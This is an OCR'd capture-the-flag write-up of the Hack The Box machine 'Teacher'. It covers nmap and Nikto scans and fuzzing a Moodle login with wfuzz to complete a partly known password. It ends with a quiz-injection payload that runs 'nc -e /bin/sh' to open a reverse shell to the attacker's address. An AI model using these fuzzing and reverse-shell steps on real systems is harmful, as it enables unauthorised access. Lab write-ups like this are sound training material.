
Hack The Box: Teacher

Exploiting a vulnerable linux machine at target IP 10.10.10.153 known as Teacher.

Strategy:
Compromise the vulnerable machine in order to gain privileged access for the root.


Tactics:

1. Enumeration:Performing a network scan. Using nmap to discover target Ip 10.10.10.153. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. Nmap scan revealed that port 80 has an Apache server running and has a moodle service running on it. The target Ip has an images directory which contains a 5.png image which contains a password for user Giovanni. Password: “Th4C00lTheacha” but missing a character.


Hack The Box :: Teacher ...
shashhh10@kali: ~/Des...
10:29 PM
shashhh10@kali: ~/Desktop/Penbox_Enum
File
Actions
Edit
View
Help
shashhh10@kali: ~/Downloads
shashhh10@k...Penbox_Enum

```
Nmap scan report for 10.10.10.153
Host is up (0.087s latency).
Not shown: 61649 closed ports, 3885 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blackhat highschool
Aggressive OS guesses: Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.16 (95%), Linux 3.18 (95%), L
inux 3.2 - 4.9 (95%), Linux 3.8 - 3.11 (95%), Linux 4.8 (95%), Linux 4.4 (95%), Linux 4.9 (95%),
 Linux 4.2 (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   89.84 ms 10.10.14.1
2   92.99 ms 10.10.10.153

OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 86.91 seconds
 + -- --=[Port 80 opened ... running tests ...
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.153
+ Target Hostname:    10.10.10.153
+ Target Port:        80
+ Start Time:         2020-06-21 22:16:02 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the co
ntent of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a requ
est to /images over HTTP/1.0. The value is "127.0.0.1".
+ Server may leak inodes via ETags, header found with file /, inode: 1f5c, size: 56f96b7bed26f,
mtime: gzip
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the
 EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
```


2. Used a web fuzzer with a special character wordlist to find the correct password. The special character is “#”. Logged into Giovanni moodle account.



Burp Suite Community Edition v2020.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
0 matches
Pretty


Request to http://10.10.10.153:80

```
POST /moodle/login/index.php HTTP/1.1
Host: 10.10.10.153
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.153/moodle/login/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Connection: close
Cookie: MoodleSession=4gcjo8v2rilmo3lvivjlibbji0
Upgrade-Insecure-Requests: 1

anchor=&username=giovanni&password=giovanni
```



shashhh10@kali: ~/Desktop/hacktheB/Teacher
File Actions Edit View Help
shashhh10@kali: ~/Downloads
shashhh10@ka...theB/Teacher
shashhh10@kali: ~

```
shashhh10@kali:~/Desktop/hacktheB/Teacher$ sudo wfuzz -u http://10.10.10.153/moodle/login/index.php -d 'anchor=&user
name=Giovanni&password=Th4C00lTheachaFUZZ' -w /home/shashhh10/special_characters.txt

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz'
s documentation for more information.

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.153/moodle/login/index.php
Total requests: 33

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000008:   303        6 L      34 W     440 Ch      "'"
000000007:   303        6 L      34 W     440 Ch      "&"
000000010:   303        6 L      34 W     440 Ch      ")"
000000005:   303        6 L      34 W     440 Ch      "$"
000000009:   303        6 L      34 W     440 Ch      "("
000000001:   303        6 L      34 W     440 Ch      ""
000000002:   303        6 L      34 W     440 Ch      "!"
000000003:   303        6 L      34 W     440 Ch      """
000000006:   303        6 L      34 W     440 Ch      "%"
000000013:   303        6 L      34 W     440 Ch      ","
000000016:   303        6 L      34 W     440 Ch      "/"
000000019:   303        6 L      34 W     440 Ch      "<"
000000015:   303        6 L      34 W     440 Ch      "."
000000011:   303        6 L      34 W     440 Ch      "*"
000000017:   303        6 L      34 W     440 Ch      ":"
000000014:   303        6 L      34 W     440 Ch      "-"
000000012:   303        6 L      34 W     440 Ch      "+"
000000018:   303        6 L      34 W     440 Ch      ";"
000000004:   303        6 L      34 W     454 Ch      "#"
000000021:   303        6 L      34 W     440 Ch      ">"
000000022:   303        6 L      34 W     440 Ch      "?"
000000026:   303        6 L      34 W     440 Ch      "]"
000000025:   303        6 L      34 W     440 Ch      "\"
000000020:   303        6 L      34 W     440 Ch      "="
000000023:   303        6 L      34 W     440 Ch      "@"
000000024:   303        6 L      34 W     440 Ch      "["
000000027:   303        6 L      34 W     440 Ch      "^"
000000028:   303        6 L      34 W     440 Ch      "_"
```



10.10.10.153/moodle/login/index.php

Teacher


giovanni

••••••••••••••••

Cookies must be enabled in your browser

Some courses may allow guest access

You are currently using guest access



10.10.10.153/moodle/course/view.php?id=2

Algebra


Topic 1

Topic 2

Topic 3

Topic 4


3. Exploitation: The next step is trying to get shell access. Used searchsploit to check for exploits for Moodle version 3.4. Used a remote code injection in one of the quizzes to attain a reverse shell via Ncat and got access to the shell.



```
crollpos=0&id=7&wizardnow=datasetitems&cmid=7&0=(nc -e /bin/sh 10.10.14.31
```

